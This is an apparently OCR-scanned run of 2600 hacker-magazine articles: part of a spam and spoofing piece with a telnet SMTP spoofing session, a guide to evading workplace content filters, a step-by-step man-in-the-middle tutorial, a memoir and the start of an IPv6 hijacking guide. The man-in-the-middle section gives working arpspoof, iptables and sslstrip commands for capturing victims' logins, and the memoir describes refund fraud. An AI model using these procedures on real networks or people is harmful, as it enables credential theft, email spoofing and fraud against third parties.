```
X-Message-Delivery: WMAAjE7XYZ4MDtsPTA7YT0xO0Q9MTtTQ0w9MA==
X-Message-Status: n:0
X-SID-PRA: Spammer@SendingDomain.com
X-Message-Info: AZ87HG78BH3WeeePPP00iunbsESx5AAGgHvUe323v8s9ff6wFLDbf
➥FZCNwIljC5gi/rfdJdnRS7suPwzviRMu0JLbWlcr9gSJ
Received: from SendingServer.SendingDomain.com ([192.168.2.2]) by col0-
➥mc2-f16.Col0.hotmail.com with Microsoft SMTPSVC(6.0.3790.3959);
Wed, 1 Jul 2010 05:02:29 -0700
Subject: Send Spam
To: victim@ReceivingDomain.com
X-Mailer: Lotus Notes Release 5.5.5 November 1, 2012
Message-ID: <OHJB65F66B.1F&ZDA36-ON765475E6.1140FEBC-852575E6.
➥004224C1@SendingDomain.com>
From: Spammer@SendingDomain.com
Date: Wed, 1 Dec 2010 08:01:34 -0400
X-MIMETrack: Serialize by Router on SendingServer/SendingDomain.com
➥(Release 5.5.0|November 1, 2004) attack12/01/2009 08:01:35 AM
MIME-Version: 1.0
Content-type: text/plain; charset=US-ASCII
Return-Path: Spammer@SendingDomain.com
X-OriginalArrivalTime: 01 Dec 2010 12:02:29.0653 (UTC) FILETIME=
➥[CED41C50:01C9FA43]
```

Spoofing

Changing header information can also known as spoofing. Spoofing conceals the identity of the sender by impersonating as another computing system.

A basic example of how to spoof

```
C:\> telnet
Microsoft Telnet> set local_echo
Microsoft Telnet> o victums_server 25
Connecting To Victumspc...
220 Victumspc.hacked.com ESMTP Service (Lotus Domino Release 5.5) ready at Mon,
5 Jul 2012 10:55:17 -0400
EHLO natcargo.org
250- victumspc.hacked.com Hello
```

```
➥ hacked.com ([192.168.5.55]),
➥ pleased to meet you
250-HELP
250-SIZE
250 PIPELINING
MAIL FROM johndoe@madeup.net
RCPT TO real_address@some_domain.com
DATA
```

If desired, type message text, press <ENTER>.

Type a period (.), and then press <ENTER> again.

If mail is working properly, you should see a response indicating that mail is queued for delivery.

A real life spoofing example

Mass e-mailers will spoof a legitimate e-mail service such as Yahoo, Hotmail, Google, Earthlink, etc. This works until the e-mail service blocks the mass e-mailer. The spammer will send between 100 and 500 e-mails before having the connection blocked. This method is primarily used in 419 scams and is hard for anti-spam filters because the spam is coming from a valid domain.

How do spammers connect to Internet?

- Purchase an upstream connection from spam-friendly ISPs (may even use a "Pink Contract").
- Purchase connectivity from non-spam-friendly ISPs and spam until they are shut down, then switch to another ISP. This is not a preferred method, as the spammer can face prosecution.
- Purchase ISP roaming access using false names and untraceable payment methods. This method is combined with open proxies to bypass ISP restrictions.
- Obtain a pool of dispensable dialup IP addresses and proxy traffic through these connections. IP pools are used to define ranges of IP addresses that are used for DHCP server and Point-to-Point servers.
- Look for hosting in other countries that are more lenient about such things and more interested in money than in ethics.
- Use open or unsecured wireless connections.
- Public Internet cafes.
- Certain universities' on-campus networks are free and do not require authentication.

Open mail relays and open proxies are mail servers which allow unauthenticated Internet hosts to connect through them to other computers on the Internet or send e-mails through them. They are located both in the US and abroad. The more open relays a spammer can use, the harder the spammer is to trace. Spammers like to send e-mail, but they don't like to get caught or blocked. The more anonymous they are while sending mail, the harder it is to stop them. You can use the following link to check if your mail relay is open: http://www.checkor.com/

To rent or not to rent

At this point, the virus writer can either rent out the botnet or send spam themselves. Price estimates on botnet rentals vary. They might cost about $25.00 USD per spam campaign or DDoS event, or $500.00 for a day or two.

Bulk e-mail tools

There are thousands, if not hundreds of thousands, of bulk e-mail tools available for the mass e-mailer. Some are free, but most cost under $500.00 USD. Some features of bulk e-mail applications include, but are not limited to, having a built-in e-mail server (so that it does not need the ISP's server), sending e-mails by schedule, support for HTML/text e-mails with multiple attachments, an automatic unsubscribe feature (this feature sends e-mail to a dropbox so that it can retrieved by the spammer), and adjustable sending speed. Some can send 500,000 messages per hour over simultaneous connections, hide the spammer's identity automatically by adding random headers, search for open relays and proxies with which to route e-mail, and distribute the outgoing load over many open proxies.

http://www.softsea.com/software/➥Bulk-E-mail-Software.html is a site that offers reviews of bulk e-mail tools.

Some bulk e-mail tools include:

- *Turbo-Mailer* - http://www.tucows.com➥/preview/318394
- *RoboMail Mass Mail Software 2.5.5* - http://www.softsea.com/➥download/RoboMail-Mass-Mail-➥Software.html
- *Send-safe* - http://www.send-safe➥.com/
- *Massive-mailer* - http://www.mmailer➥.net/
- *Dark-mailer* - http://www.dark-mail➥er.com/

Spam signature

Everyone and everything has a unique signature and unique characteristics. ISPs, e-mails, spam, viruses, botnets, etc. are no different, they all have electronic signatures. The signature identifies the spam campaign. It could be in the form of a unique, indistinguishable string of letters and or numbers that represents an e-mail server or a unique URL embedded in the body or in the header. Parts of the message header could be hashed into a message digest, or spam signature.

Below are examples of message digests or spam signatures:

- 64AOGHMFBGGIG53PGEEKK OCHFDOMIOAA21
- www.unique_no_work_viagra.com
- Message Header Line: 'X-Mailer: The Bat! (v2.00.8) Personal'
- Message Header Line: 'X-Mailer: The Bat! (v3.71.04) Educational'
- Message Header Line: 'X-Mailer: The Bat! (v2.00.9) Business'

This data is used by some content filtering systems to assign a higher spam confidence level (SCL) to known spam. A rating of 0 indicates that the message is highly unlikely to be spam, while a rating of 9 indicates that the message is very likely spam. The SCL rating is stored as an attribute of the message.

Final thoughts

Thank you, to all employees at *2600* for publishing my article as well all loyal readers for reading my article. As mass e-mail is not my chosen profession, I welcome any input from fellow *2600* readers.

References

Request for Comments ('RFC') posted by the Internet Engineering Task Force ('IETF') and known as RFC 2821. http://www.faqs.➥org/rfcs/rfc2821.html

http://www.ca.com/us/security➥advisor/documents/collateral.➥aspx?cid=53072

National Do Not E-mail Registry: A Report To Congress, June 2004. http://www.ftc.gov/➥reports/dneregistry/report.pdf

Spoofing Example. http://antionline.➥com/showthread.php?t=265200

Investigate Any Internet Resource. http://centralops.net/co/

Protect yourself. http://www.spam-site➥.com/5-zero-cost-spam-solutions.➥shtml

Spam Botnet Characteristics. http://ccr.➥sigcomm.org/online/files/p171-xie➥.pdf


Connecting Spammers with Advertisers. http://www.cs.ucdavis.edu/~hchen/➥paper/www07.pdf

IRC Links

http://en.wikipedia.org/wiki/➥Jarkko_Oikarinen

http://www.irchelp.org/irchelp/➥rfc/rfc.html

http://www.mirc.com/help/➥rfc1459.txt



by R. Toby Richards

From September 2005 through April 2006, I had the unpleasant experience of being bound (24/7) to a network run by someone else. Why am I only publishing this article now? Because I don't use an alias, and had to wait until November 2009 to be sure that these admissions wouldn't get me into trouble. I'm not going to be more specific than that. I'm sure *2600* readers can do the math and figure it out.

The main problem I experienced wasn't the lack of admin privileges across the LAN and WAN. Rather, it was the content filtering. Web sites that I wanted to view were blocked. The purpose of this article is to describe the various techniques I used to get around these blocks. None of these methods are particularly clever; however, I thought it compelling to compile a list and description of all the tricks I used during my seven months away from unfettered Internet access. Some may find this useful for getting around content filtering. Others may find this useful for plugging security holes in their own content filtering systems. For brevity, I'm going to assume that you, the reader, has a certain level of expertise, and that you know things like what a hosts file is, where to find it, and how to edit it on your particular operating system.

Google's Cache

The primary (but not the only) method my admins used to block web sites was with a content filtering proxy. Domains that fell into categories the organization didn't like weren't allowed. The proxy was transparent, so it filtered even with proxy settings turned off in the web browser. But guess what? Google searching was allowed. And since Google's cached pages were in the google.com domain, I could simply click

on the "cached" link within my search results to see pages that would otherwise be blocked. It quickly became a major pain trying to make the page I wanted to see appear in the results of a Google search. So I learned that I could type in "cache:[url]" or, for example, "cache:http://www.notallowed.com" into Google's search box to make caches of specific URLs appear.

Other Proxies

Looking at cached pages got old. Sometimes Google didn't have a cache of a page that I wanted to see. Enter public proxy servers. Of course, pages that listed proxy servers were blocked by the filter, but looking at Google's cache of those pages resolved the problem. Usually, paranoid network administrators block most ports except 80. So I'd type "proxy port 80" into Google and hit the "cached" link. Then I'd plug those proxy servers into my web browser's settings. When it worked, it worked great. But it didn't always work.

The hosts File

Sometimes, instead of using the content filtering proxy to block pages, the IT shop would simply delete the A Records of domains they didn't like from their DNS server. And since port 53 wasn't allowed, I had to use the local DNS server. I don't know if they actually thought this was a better solution, or if they were just lazy. This was actually the easiest problem to overcome. I'd simply find a web based NSLOOKUP utility (I used `http://www.kloth.net/➥services/nslookup.php`) to find the IP address in question, and plug it into my hosts file. Problem solved.

Archie(like) Web Services

Often, I wanted to download files. IT had blocked .EXE, .ZIP, and .RAR files. How annoying. First of all, the proxy solution could fix this. But when the proxy solution wasn't working, there was an alternative. In my case, the network administrator had allowed anonymous FTP downloads. Fortunately for me, the content filtering proxy didn't check what I was doing on ports 20 and 21. So I would use Google's cache (pages containing downloads that I was interested in were usually blocked) and hover over the link to the file that I wanted to download, noticing the file name in my browser's status bar. Then I'd go to http://www.filewatcher.com and search for that file on an FTP server somewhere. This proved extremely useful and effective.

SSL Anonymizers

Here's something I found out towards the end of my time as a non-administrator, and I wish I'd known it from the beginning. The content filter never checked https addresses for forbidden domains. So while `http://➥concealme.com` was blocked for being an anonymizer, `https://concealme.com` was allowed! When Concealme got too congested or was down, all I had to do was Google for another SSL-accessible anonymizer. Of course then, through the anonymizer, I could go wherever I wished.

Web to FTP Services

Notice that I said anonymous FTP downloads were allowed. Frequently, I wanted to log into an FTP server with credentials, usually to upload files. This was not allowed. `http://www.web2ftp.com/` was the solution that I used. It provided a convenient web interface to any FTP server and even offered an edit mode, so that I could modify ASCII files without having to download them, edit them, and then upload them.

Obscurity is Your Friend

As effective as all the above techniques were, none of them was a panacea. Webmail was an especially difficult service to maintain access to. From experience, I knew that the categories of web pages that these content filters used were not perfect. So I found obscure services when necessary. Hotmail, Yahoo Mail, and GMail were all categorized as webmail services. But `http://www.myrealbox➥.com/` wasn't blocked. Whomever maintained the domain lists for the proxy server had overlooked it because of its obscurity. If you find yourself blocked from an online service that you use, then consider trying an alternate, obscure provider.

Host Your Own Services

Another example of a commonly blocked Internet service is chat. What did I do about it? I bought space with a cheap hosting company and uploaded a web-chat program that I had found. Resources such as Freshmeat, `php.resourceindex.com`, and `freevb➥code.com` are great for finding services that you can host yourself. But be warned: hosting your own web-based service will almost always require some knowledge of database administration and at least one web programming language, such as ASP.Net, PHP, or Perl. Hosting my own Squid proxy server would have been a great idea and would have solved most, if not all, of my problems–especially if I had set one up on ports 80 and 443. Unfortunately, I didn't have the foresight to set this up ahead of time.

Man in the middle attack

by Oddacon T. Ripper

It's been so long since I first started using Linux's slackware, RedHat. It was completely different than my Windows 98 "plug n' play," so installing it the first few times was a nightmare for me. Getting on the Internet for the first time was like a miracle from god. I had no idea what TCP/IP meant, or what a gateway was. I was skeptical at first but, after I figured out my modem device, baud rate, flow control, and a few other things, I was online and in my old, grungy IRC channel.

I try to keep up with Internet security, but it's too hard. Luckily, *2600* helps me out most of the time and, hopefully, I can help you out by showing you how to perform this man-in-the-middle attack using the Backtrack operating system. I've seen a thousand different ways to do this so, the usual disclaimer: Don't do this, don't do that, educational purposes only, strictly for tightning the belt of our network!

What is a man-in-the-middle attack? A man-in-the-middle attack is essentially placing your computer in between a host (the victim) and its destination. So you're acting as a "man in the middle," redirecting information *from* the victim *to* the destination. What does this do? Performing this "test" allows you to interfere with SSL connections and strip the SSL from the destination, so that you can view the data from the victim, such as inputs and other settings.

We will be using Backtrack to perform this task, as I have said. Backtrack can be found at `http://www.remote-exploit.org/backtrack.html`. The operating system can be booted from virtual machines, CD-ROMs, USB devices, and more. I currently use a virtual machine and a USB device. The USB way is the simplest, so here's how to get Backtrack installed on your computer using a USB device (assuming you're running Windows). First, you will need a USB device. It should be at least a gigabyte, because Backtrack's ISO image is about 800 megabytes and, if you download Backtrack4 pre-final (the one with all the tools), it's over a gigabyte. After you have a USB drive, you need to download Backtrack's ISO image. Visit Backtrack's download page at `http://www.remote-exploit.org/backtrack_download.html`. I suggest getting Backtrack4 pre-final because it comes with all the tools we will be using. You can download it from the official download page or do a torrent search for Backtrack 4 pre-final (bt4-pre-final.iso).

Now, while you're downloading the ISO image, you will need to pick up a tool to burn the image to the USB device. You can use a tool like ISO Buster, or UNetbootin. I use UNetbootin, so I would recommend downloading that. You can find it at `http://unetbootin.sourceforge.net/`. Once you have UNetbootin and the Backtrack ISO image, plug your USB drive into the computer and open up UNetbootin. Select the option 'Diskimage" and browse for the ISO image file you just downloaded. UNetbootin should have recognized your USB drive and have it selected in the drop down list box, down at the bottom. After you have selected the ISO image file and have the USB drive ready to go, hit the Ok button and Backtrack will be installed on your USB drive.

To perform this man-in-the-middle attack, we will also be using the tool sslstrip, which can be found at `http://www.thoughtcrime.org/software/sslstrip/index.html` (if you are using Backtrack4 pre-final, it is pre-installed). What sslstrip does is listen on a numbered port and then strip the SSL connection, before passing it back to the victim. Before we get to sslstrip, though, we first need to redirect the traffic using the tool arpspoof which can be found at `http://www.monkey.org/~dugsong/dsniff/`. Arpspoof will pick out HTTP and HTTPS traffic from the network and redirect the data to a numbered port. Finally, after redirecting the traffic, you can extract the needed data using sslstrip.

Now that you have Backtrack installed on the USB drive, reboot your computer and select from the boot menu the USB drive which you have installed Backtrack on. Boot up and type in your username and password. By default, user=root and password=toor. If you're new to Backtrack, and I imagine you are, go ahead and start up a GUI using the `startx` command, and wait for Backtrack to load up.

Now assuming you already have an Internet account, wireless or Ethernet based, you can start networking by opening a shell and typing: either `/etc/init.d/Networking start` or `dhclient`, which will configure your networking interface. You can then view the appropriate connection by typing in `ifconfig` for Ethernet cards or `iwconfig` for wireless cards. For example, I type `ifconfig eth0 up`, which configures Backtrack to use my Ethernet connection. There are other ways to configure your network and gain

Internet access. For more information, check out the Backtrack Forums at `http://forums.remote-exploit.org/`.

Alrighty, now that you have set up Back-

track, you need to set up your machine to act as a router so that it can accept connections and forward traffic from the victim to the destination. First you need to set a port to receive any data coming in on port 80. Let's use port 8080. The file we will be changing is `etter.conf`. To set the port to 8080, open a shell and type:

```
iptables -t nat -A PREROUTING
➥ -p tcp --destination-port 80
➥ -j REDIRECT --to-port 8080
```

You can also type `kate /etc/etter.conf`, which will open the program kate and the file `etter.conf`. Scroll down to where it says `redir_command_on/off`. Where it says linux, below you can also edit the port to 8080, or whatever port you may choose. Now we have established that any traffic coming in on port 80 will be directed to 8080. Which is important in later steps because we will be using sslstrip to listen in on that particular port (8080).

Now we want to allow connections to be forwarded through our computer. So to forward the traffic through the system, in the shell type: `echo "1" > /pro/sys/netipv4/ip_forward`. which will allow connections to be received and then forwarded on.

Finally we start the man-in-the-middle attack! We will use arpsoof here, which will keep us hidden from the victim, allowing us to become any IP address on the local network. Now I have not selected a victim yet, so I will use a random IP address for show. So in the shell type: `arpspoof -i eth0 -t 192.168.1.17 192.18.1.1`. -i means interface and eth0 is interface that I am using, yours may be different. wlan0 is another common one. -t means the target IP address, 192.168.1.17, and 192.168.1.1 is the gateway that we want to disguise ourselves as. If this works, you will see in the shell the gateway 192.168.1.1 as our computer's MAC address.

Essentially, we have now done the attack! sslstrip will redirect the traffic from the victim and send the data which was suppose to be encrypted to the destination and to us. Now it's just a matter of waiting for the right data, like HTTPS, which is for inputs like webmail and signing in and out of accounts, to come in.

Once the victim has checked his or her e-mail, Gmail, Facebook, PayPal, etc. sslstrip will log the data and we can view it in another shell, because you want to continue to "poison" the IP address in the first window. So open a new shell and type: `sslstrip -a -l 8080`. -a means it will log all data. -l means it will log all HTTP and HTTPS data, which we have specified to 8080. To view, simply open a new shell and type `cat sslstrip.log`, which is the default log file sslstrip makes. Or you can just go to your sslstrip directory and open `sslstrip.log`. Look for text like "sign-in, username, password, passwd, value." Nonetheless, you should still have data in your log file.

You don't have to use sslstrip. You can also use ettercap to view the data. Open a new shell and type: `ettercap -T -i eth0` (or your correspoding interface). -T means text only and -i means the interface. This should bring the data right into the shell window, if done properly.


2600 POLO SHIRTS!

At last, a *2600* shirt that won't categorically get you labeled or thrown out of an establishment. You will now have to rely entirely upon your own actions for that.

The "2600 Waste Management" shirts are Gildan Pique, collared, cotton shirts with the phrase "Trashing Since 1984" in small type beneath the logo. The observant will also appreciate the 1984-era trash can. They're currently available in black and tan in sizes from S to XXXL. If these fly out the door, we'll be happy to consider additional varieties.

Get yours by visiting the *2600* online store at **http://store.2600.com**

The Hacker Perspective



by Barrett D. Brown

I am a hacker. I am not famous, infamous, or even well known. But I have always been a hacker. For over a decade, I've vainly sought attention and recognition from the supposed "elite" hackers, trying to get them to admit me to some secret club I imagined they had. I tried chatting on IRC, going to *2600* meetings, trading "secrets," hanging out with already famous hackers, and many various other exploits and pranks done with the intent to impress - trying to become a "hacker." None of that made me a hacker, though I wouldn't realize that until the end. Let me start at the beginning....

I was in third grade when I first came across the book *Cyberpunk* by Katie Hafner and John Markoff in a used bookstore. It was there that I learned about Kevin Mitnick and that member of the Chaos Computer Club who was working for the KGB. I got my first vague impression about what it meant to be a "hacker." From that moment on, I was obsessed and wanted more than anything to be one. I was already into computers, having grown up with a succession of Apples. First the Apple IIe, then the Apple IIGS, then the first Macintosh, etc. I was lucky to be in an upper middle class family that could afford to keep replacing computers every year or two, when the newest one came out. But *Cyberpunk* made me realize that computers could connect and, when they did, very amazing things could happen. It was all up to the user. This revelation led me to the *Anarchist Cookbook* and many other individualists' classics.

My mother got me a 300 baud modem and I connected to the Internet by finding "Netcom," one of the very few ISPs that existed in the Yellow Pages. The Internet was command line only, with Gopher, Archie, and the amazingly powerful Finger. But perhaps most importantly it gave me access to BBSes and finding the right ones could lead to all sorts of information from credit card numbers to pirated games to lists of war-dialed numbers. The list of things one could access was virtually infinite. It was all up to the user. It was all up to me.

Eventually, the World Wide Web came along and with it my parents subscribed to a brand new service called "America Online," which had chat rooms where you could talk to all types of people. I quickly learned that there was a "User Profile" where you could enter information about yourself that others could see, rather like the Finger command. I made an account where I was a 30-year-old lawyer and part time television actor. At 12 years old, I would sometimes stay up all night chatting on AOL with adult women who thought I was a 30-year-old actor! I would find teachers online and get them to write my school papers for me (cut and paste!) just by asking them questions. Oh, the fun that could be had on AOL, if only one knew how to find the loopholes, how to explore. I soon found any free game I wanted to download and lists with phone numbers for "pirate" and "hacker" BBSes. Most of them would be busy when I tried or wouldn't give me an account. My budding as a hacker did not go easily. I just didn't seem to fit in.

Let me say here that computer, phone, and program hacking did not and still does not come naturally to me. I have met computer whizzes to whom binary was like a natural second language, but I was not a fast learner, could not learn programming, and was usually too scared to try anything patently illegal. Nevertheless, I wanted to be a hacker so badly that I made a motto for myself: "Whatever I lack in skill, I will make up for with persistence." This motto has served me well. I would bang my head against something over and over and over until I got it. Eventually, I always got it, even if it took years.

Outside of the computer and phone world, I was known as an incredibly precocious teenager whom the majority of teachers could not stand. I could cheat my way through most classes and figure out how to pass tests through process of elimination and how the test was framed, I could social engineer my way into getting friends out of assignments and class with forged notes and phone calls from their "parents," and on and on. In high school, I was elected freshman class president, even though I was virtually unknown, by putting up posters that said "Vote For Me and I'll Give You a Piece of Cheese." When it came time to speak to the school, my opponents talked about changing policy and blah, blah, blah. I had a stack of Kraft singles which I handed out. I won by a landslide to the principal's dismay and learned a lot about politics that day. I found high school classes were so boring and basic to me that I would often skip class to sit in on lectures at the University of California at Berkeley; the lecture halls at that prestigious University were so packed nobody ever noticed me sitting in on advanced lectures about neurology, chemistry,

and Egyptology.

Meanwhile, my parents were getting understandably distressed. Not only were they getting a divorce, but they did not understand me at all. All they knew was that I was skipping class and staying out all night going to nightclubs with 20- and 30-somethings. (As a side note, I've hung out with older people for most of my life. As a teenager, I looked and acted older than my age and older people always seemed to understand me better. Not only that, but they were more experienced in life and didn't make all the mistakes other people my age did, so I learned a lot from just being around them.) How did I get into 18 plus nightclubs at 14 years of age? I made fake IDs, of course, but also social engineering. I remember being in line for a club in San Francisco called "Winters Gone By" and the guy three people ahead of me in line was chatting with the bouncer. He said "Hey Jackal, great set the other night at Phantom," and Jackal let him right in. When my time came, I said the same thing and voilà, no ID check. Anyway, I wasn't a bad kid, but my parents didn't understand me, so they sent me away to a disciplinary boarding school on the other side of the country. I was only there a month, but I do remember one of the older students was a "real" computer hacker (after several years you were allowed access to computers, but not until they had "reprogrammed" you). He told me to just go with the program and keep my real life secret, but I couldn't stand it, so I ran away from the school to live on the streets.

I was 15 years old and my parents wanted me back, so they could send me away again. I was doing pretty well on the streets; I went to the local high school and hung out in the senior's lounge, meeting other kids who I could stay with. Without a GED, I would have to go back to high school and I didn't want to do that, so I went to Berkshire Community College. They said I could get in without a high school diploma, but I had to take some tests. No problem. A few tests later, I was in college and my parents were amazed. Throughout this time, I continued to study computers, telephones, hacking, hackers, and intelligence agencies, also learning how to use the new Microsoft Windows and DOS operating systems.

After a year of community college and homelessness, I was getting a bit bored again and missed the excitement of the lectures at UC Berkeley. I told my father I wanted to go there and he just laughed saying, "If you can get into UC Berkeley, then I'll pay for it." I was 16 years old without a diploma; he thought I didn't have a chance. So, after hitchhiking across the U.S. to get back to California, I began to study the UC Berkeley admissions system, allegedly one of the hardest colleges to get into. What I found were two things. First, there was a particular path of admissions properly called "Special Admissions," for students who do not meet the regular qualifications for admission, but had some other skill (like football star or a physics genius). That was one way to go, but the second was called "Concurrent Enrollment," and all that took was some paperwork signed by the teacher of the class (and money of course). So, after a couple of piles of paperwork and the social engineering of a few teachers, I was taking classes at UC Berkeley at 16, with no high school diploma, and only a year of mediocre grades from a small community college. One of the classes was a graduate level course on the works of John Milton with only five other students. Not bad for a homeless dropout delinquent. My father was shocked, but he kept up his end of the bargain and paid.

Finding a small room near campus, I began my two year stint at UC Berkeley. It was around this time that I discovered *Phrack*, *2600*, and LSD. All three changed me, but LSD possibly changed me the most. After taking my first dose, I was so amazed that my mind's perception could be changed so radically that I dedicated myself to experimenting with chemicals. I even took Neuroscience 101, so I could learn about neurons, synapses, and the various neurotransmitters that were being affected by the chemicals I was taking. Figuring out that drinking nettle tea while LSD was wearing off increased the amount of serotonin, making the comedown easier. I didn't realize it at the time, but what I was doing was hacking my own mind. Since "all you touch and all you see is all your life will ever be" (Pink Floyd), I wanted to make sure I experienced every state of mind possible before I died, adding meditation and Yogic Pranayama (breath control) to the list of personal curriculum. I couldn't believe that so many people on the earth lived and died without ever experiencing these altered states of consciousness. Of course, at the time I didn't realize that even things like "love" and "depression" are altered states, but I digress.

A few things that I didn't study were addiction, tolerance, and withdrawal. I still can't place exactly when it happened, but somewhere along the line my "experimentation" with chemicals and perspective stopped and some "addictions" began. I used less LSD, mushrooms, meditation, DMT, 2C-B, ketamine, and other mind altering substances and more methamphetamine (speed), diacetylmorphine (heroin), alcohol, and cannabis (pot), which to me were total body altering substances. Naturally, my grades at UC Berkeley began to fall and by the time I turned 18, I was cut off from my family and living on a friend's couch.

I realized some of my chemical problems and cut out the worst of them to the best of my ability and set about getting a job for myself. My love of hacking and knowledge of computers still intact, I set out to find a job working for a phone company. I dumpster-dived at a few central offices to get the names of some telephony

programs, tools, and other jargon I could use to social engineer my way into a job. I went through all the wanted ads and tailored my resume for each position, then went directly to the telephony building without an appointment and introduced myself. If the job was working on a 5ESS switch, I went on the net, to the library, the bookstore, and anywhere else to study up on it. Then I lied to the hiring manager, using whatever keywords I'd memorized to pretend I was perfect for the job. One particular long distance carrier needed a telephone switch engineer who also was a Windows NT admin who could run an SQL server. I had no idea about SQL anything, but an hour before the interview, I was in Borders bookstore boning up on it, preparing to lie my butt off. Sure enough, it worked, but the company wanted me in Los Angeles. I had nothing to lose and was so excited to be working for a real telco at an actual switch that I accepted gladly and moved right down to southern California.

Looking back, that was one of the best jobs I ever had, but I didn't know it at the time because it was my first real job. Ironically, I found out that the company lied in the interview just as much as I had. (Later, I would learn that this was just par for the course in the corporate world!) They didn't need SQL anything, or even a Windows NT admin. Everything they needed me to do, I learned right there working on an Alcatel 600E switch, routers, and T1 lines. I thought my hacking dream had finally come true! I could write an article for *2600* on this stuff, call Pac Bell as a legitimate associate, have dial-up access to CO switches all around the country, etc. The problem was that I was so busy working and learning that I never had time to do anything illicit. Listening in on customer phone calls was part of the job (to test for line quality), so I never needed to do it illegally, though I did learn a lot about human nature after listening to hours and hours of phone calls. I also learned how many switches the average long distance phone call goes through, this also being the time that many telcos were trying to change to a packet switching model, à la Internet. So I worked 60 hours a week, became more proficient at phone networks, SS7, routers, and Unix. I read *Phrack* and *2600* in my off hours and I had more money than I knew what to do with. I bought a lifetime subscription to *2600,* something I've never regretted.

In the rare hours I had when I wasn't working, I was so tired of working on computers and the phone network that I didn't really want to touch them. I played games, I drank a lot, wrote letters to congress about Kevin Mitnick, and did what I could to support the EFF (Electronic Frontier Foundation). Despite all of this, I still did not feel like a hacker. I tried going to the Computer Learning Center for night school to study "client-server networking," which turned out to be a joke. CLC was a vocational trap school to fool ignorant people into thinking they could be mighty system admins after taking their classes, whereas in reality, they taught nothing useful (hey, I learned some mean COBOL programming!), while tricking their students into taking out huge loans because "one day they would be highly paid system administrators." I dropped out after not too long. Later, CLC was sued for fraud and lost.

After my first year in corporate land, I had a solid resume and was deeply depressed. I did not want to be in telco for the rest of my life and that seemed to be how it was going. So I took some time off, traveled around the country trying various things like train-hopping, squatting, and shoplifting. I'm an average looking white guy and my first shoplifting exploit was pretty simple and not yet illegal. The idea just came to me one day when someone mentioned that a well known pharmacy gave cash back for returned items. I happened to have a receipt for a package of condoms in my wallet, $10.99, which was almost exactly how much I was short for a Greyhound bus ticket. I walked into the pharmacy, took a package of condoms off the shelf that matched the receipt, and brought it to the counter to be returned. They called for the manager and I gave her an Academy Award winning act where I said, looking down at my feet very nervously, "um, I bought these condoms, um and I am really small down there, oh, um, I mean they are too big, uh, can I just return them?" She was so embarrassed that she gave me a small form to fill out and asked for my ID. I pulled out my ID and laid it down on the glass counter, but I wrote something totally different on the form. She didn't even notice. She just put the form away and gave me the money. I ended up doing this many times and never once did a manager check the info I wrote against the ID.

I'm not proud of this and I could try to justify it by saying that they were insured and didn't really lose any money, or that I shopped there a lot and a little bit of the money I paid them every time I went in there went to theft insurance so I was just taking what was mine anyway, but none of that changes the fact that it was wrong and now illegal. I tried this trick a few more times when I was desperate, and it almost always worked. When it didn't work, the managers usually just took the product and the receipt and told me to leave the store; since I hadn't taken the product out of the store, it wasn't technically theft. They didn't even have a name for it yet. I thought I was pretty bright and the first person to ever think of this and started going through the trash outside the pharmacies for expensive receipts, because I noticed that very often a customer threw away their receipts there as soon as they left the store, and I'd come out with a large handful. There were so many pharmacies in metropolitan areas

Continued on page 45

IPv6 Connection Hijacking and Scanning

by Farhan Al-Murādabādī

In this guide, I am going to explain how to redirect a user's connection to an arbitrary location and perform a practical network scan using IPv6. To understand the following content, the reader should be familiar with basic routing and IPv6 concepts.

Some background Information

If you are not aware, the Internet is moving from the current IPv4 (32-bit) addressing system to the IPv6 (128-bit) addressing system. In theory, this means 2^{128}-1 possible addresses, although most of that is wasted on routing. IPv6 is not simply a new addressing system, it comes with a robust suite of protocols to facilitate deployment schemes, transition, and configuration.

One of the protocols is known as IPv6 Router Advertisement. This protocol allows new clients on a network to receive the network prefix and router address without having to send out a DHCP request. This is performed by having a Router Advertisement daemon periodically emit a packet containing the 64-bit network prefix and the gateway address at semi-regular intervals. When a client machine intercepts the router solicitation packet, it auto-configures itself with the advertised information, thus allowing it to connect to the IPv6 internet. From an administrator's perspective, the main difference between this and DHCP over IPv4 is that clients do not need to alert every node on the network when they connect. Instead, a central server pushes out that information and updates are instantaneous.

